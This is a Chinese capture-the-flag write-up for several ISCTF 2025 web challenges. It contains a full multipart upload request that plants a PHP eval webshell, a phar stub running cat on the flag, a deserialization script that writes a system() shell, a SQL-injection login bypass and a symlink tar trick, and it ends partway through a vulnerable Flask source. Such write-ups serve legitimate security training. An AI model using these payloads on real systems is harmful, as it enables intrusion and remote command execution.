
2025ISCTF
Web
b@by n0t1ce b0ard
可以通过搜索发现作者复现的文章
作者文章:
可以直接利用POC
POST /registration.php HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 1172
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: zh-CN,zh;q=0.9
Origin: http://127.0.0.1:8081
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/registration.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="n"

test
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="e"

test
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="p"

test
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="mob"

test
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="gen"

test
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="hob[]"

reading
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="img"; filename="basic_webshell.php"
Content-Type: application/octet-stream

<?php @eval($_GET['attack']);?>

------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="yy"

1950
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="mm"

2
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="dd"

3
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB
Content-Disposition: form-data; name="save"

Save
------WebKitFormBoundaryrHSdH2MF1kcJ6HUB--

访问此网址以执行任何命令
/images/test/basic_webshell.php?attack=system('ls');
难过的bottle

看源码,尝试上传了一个{{7*7}}的2.txt的压缩包发现返回49

发现大多数东西都被过滤了,使用斜体绕过,发现flag没被过滤,直接查看flag
这个也是之前LamentXU大佬写了一个博客:https://www.cnblogs.com/LAMENTXU/articles/18805019
其中这里面的/flag不能用斜体
include_upload
查看源代码发现include.php
把发现源码
<?php
highlight_file(__FILE__);
error_reporting(0);
$file = $_GET['file'];
if(isset($file) && strtolower(substr($file, -4)) == ".png"){
    include'./upload/' . basename($_GET['file']);
    exit;
}
?>
看起来就是考上传的图片会被include从而触发phar反序列化执行命令
之前看过狗and猫大佬的相关的当include邂逅phar的博客:https://fushuling.com/index.php/2025/07/30/%e5%bd%93include%e9%82%82%e9%80%85phar-deadsecctf2025-baby-web/
直接抄狗and猫大佬的payload
<?php
$phar = new Phar('exploit.phar');
$phar->startBuffering();

$stub = <<<'STUB'
<?php
    system('cat /f*');
    __HALT_COMPILER();
?>
STUB;

$phar->setStub($stub);
$phar->addFromString('test.txt', 'test');
$phar->stopBuffering();

?>

生成的东西当图片上传上去,发现被waf掉了
那就使用gzip压缩一下再上传,上传名字为exploit.phar.png,需要存在phar这个关键字
只要名字中出现phar,系统就可以当成phar文件执行
ezrce
 <?php
highlight_file(__FILE__);

if(isset($_GET['code'])){
    $code = $_GET['code'];
    if (preg_match('/^[A-Za-z\(\)_;]+$/', $code)) {
        eval($code);
    }else{
        die('师傅,你想拿flag?');
    }
}


只允许传这些参数,可以通过无参rce绕过
来签个到吧

直接AI一把梭,不想看反序列化
import requests
import sys


def test_target(url):
    # 1. 访问首页
    print("[+] 测试目标:", url)
    resp = requests.get(url + "/index.php")
    print("[+] 首页状态码:", resp.status_code)

    # 2. 测试提交功能
    payload = 'O:13:"ShitMountant":2:{s:3:"url";N;s:6:"logger";O:11:"FileLogger":2:{s:7:"logfile";s:25:"/var/www/html/shell.php";s:7:"content";s:29:"<?php system($_GET[\'cmd\']); ?>";}}'

    data = {
        'shark': 'blueshark:' + payload
    }

    resp = requests.post(url + "/index.php", data=data)
    print("[+] 提交响应:", resp.status_code)
    print("[+] 响应内容:", resp.text[:200])

    # 3. 检查最近记录
    resp = requests.get(url + "/index.php")
    if "Recent" in resp.text:
        print("[+] 发现Recent部分")
        # 提取最近ID
        import re
        ids = re.findall(r'#(\d+)', resp.text)
        if ids:
            print("[+] 最近ID:", ids[:5])
            # 尝试触发
            for id in ids[:3]:
                resp = requests.get(f"{url}/api.php?id={id}")
                print(f"[+] 测试ID {id}:", resp.status_code, "长度:", len(resp.text))
                if "ok!" in resp.text:
                    print("[+] 成功触发反序列化!")
                    print("[+] 响应:", resp.text[:300])
                    break

    # 4. 尝试访问可能的shell
    test_shells = ["/shell.php", "/test.php", "/1.php"]
    for shell in test_shells:
        resp = requests.get(url + shell)
        print(f"[+] 测试 {shell}:", resp.status_code)


# 执行
url = "http://challenge.bluesharkinfo.com:25245"
test_target(url)
flag到底在哪
robots.txt发现/admin/login.php路由
万能密码绕过'OR/**/1=1
后面上传一句话木马得到flag
flag?我就借走了
python的文件上传,还支持打包tar文件,这让我想到2023年的ciscn的unzip的题目,考的是软连接
ln -s /flag link    //创建软连接文件
tar -cf link.tar link   //打包成tar文件

这时候访问link文件就可以下载flag了
Who am I
先注册一个账号
登录:把账号type改为0就可以看到源码
from flask import Flask,request,render_template,redirect,url_for
import json
import pydash

app=Flask(__name__)

database={}
data_index=0
name=''

@app.route('/',methods=['GET'])
def index():
    return render_template('login.html')

@app.route('/register',methods=['GET'])
def register():
    return render_template('register.html')

@app.route('/registerV2',methods=['POST'])
def registerV2():
    username=request.form['username']
    password=request.form['password']
    password2=request.form['password2']
    if password!=password2:
        return '''
        <script>
        alert('前后密码不一致,请确认后重新输入。');
        window.location.href='/register';
        </script>
        '''
    else:
        global data_index
        data_index+=1
        database[data_index]=username
        database[username]=password
        return redirect(url_for('index'))

@app.route('/user_dashboard',methods=['GET'])
def user_dashboard():
    return render_template('dashboard.html')

@app.route('/272e1739b89da32e983970ece1a086bd',methods=['GET'])
def A272e1739b89da32e983970ece1a086bd():
    return render_template('admin.html')

@app.route('/operate',methods=['GET'])
def operate():
    username=request.args.get('username')
    password=request.args.get('password')
    confirm_password=request.args.get('confirm_password')
    if username in globals() and "old" not in password:
        Username=globals()[username]
        try:
            pydash.set_(Username,password,confirm_password)
            return "oprate success"
        except:
            return "oprate failed"
    else:
        return "oprate failed"

@app.route('/user/name',methods=['POST'])
def name():
    return {'username':user}

def logout():
    return redirect(url_for('index'))

@app.route('/reset',methods=['POST'])
def reset():
    old_password=request.form['old_password']
    new_password=request.form['new_password']
    if user in database and database[user] == old_password:
        database[user]=new_password
        return '''
        <script>
        alert('密码修改成功,请重新登录。');
        window.location.href='/';
        </script>
        '''
    else:
        return '''
        <script>
        alert('密码修改失败,请确认旧密码是否正确。');
        window.location.href='/user_dashboard';
        </script>
        '''

@app.route('/impression',methods=['GET'])
def impression():
    point=request.args.get('point')
    if len(point) > 5:
        return "Invalid request"
    List=["{","}",".","%","<",">","_"]
    for i in point:
        if i in List:
            return "Invalid request"
    return render_template(point)

@app.route('/login',methods=['POST'])
def login():
    username=request.form['username']
    password=request.form['password']
    type=request.form['type']
    if username in database and database[username] != password:
        return '''
        <script>
        alert('用户名或密码错误请重新输入。');
        window.location.href='/';
        </script>
        '''
    elif username not in database:
        return '''
        <script>
        alert('用户名或密码错误请重新输入。');
        window.location.href='/';
        </script>
        '''
    else:
        global name
        name=username
